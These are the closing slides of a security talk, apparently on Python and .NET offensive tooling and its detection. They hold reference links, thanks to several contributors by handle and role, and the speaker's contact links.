https://www.countercept.com/blog/detecting-malicious-use-of-net-part-1/
https://github.com/fireeye/pywintrace

Thanks

- Steve Dower - @zooba
  - Python core dev
- Marcello Salvati - @byt3bl33d3r
  - Embedding Scripting Evangelist
- Chris Ross - @xorrior
  - Empire dev/Custom import hook
- Adam Chester - @_xpn_
  - AMSI Bypasses

QUESTIONS?

https://daddycocoaman.dev
https://github.com/daddycocoaman
Twitter - @mcohmi